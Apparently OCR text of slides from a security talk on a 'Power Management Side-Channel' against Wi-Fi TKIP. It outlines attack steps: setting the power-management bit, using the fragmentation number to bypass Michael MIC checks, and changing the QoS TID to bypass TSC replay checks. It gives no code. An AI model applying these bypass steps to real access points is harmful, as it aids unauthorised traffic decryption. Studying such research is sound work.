
Power Management Side-Channel



Power Management Side-Channel




Power Management Side-Channel



Set Power Management bit: we want AP to enter PS-mode.

Set Fragmentation Number: bypasses Michael MIC verification.

Power Management Side-Channel




Set Power Management bit: we want AP to enter PS-mode.

Set Fragmentation Number: bypasses Michael MIC verification.

Change QoS Traffic ID (TID): bypasses TSC verification.

Power Management Side-Channel




Set Power Management bit: we want AP to enter PS-mode.

Set Fragmentation Number: bypasses Michael MIC verification.


Change QoS Traffic ID (TID): bypasses TSC verification.

If ICV constructed correctly, the AP will enter PS-mode.

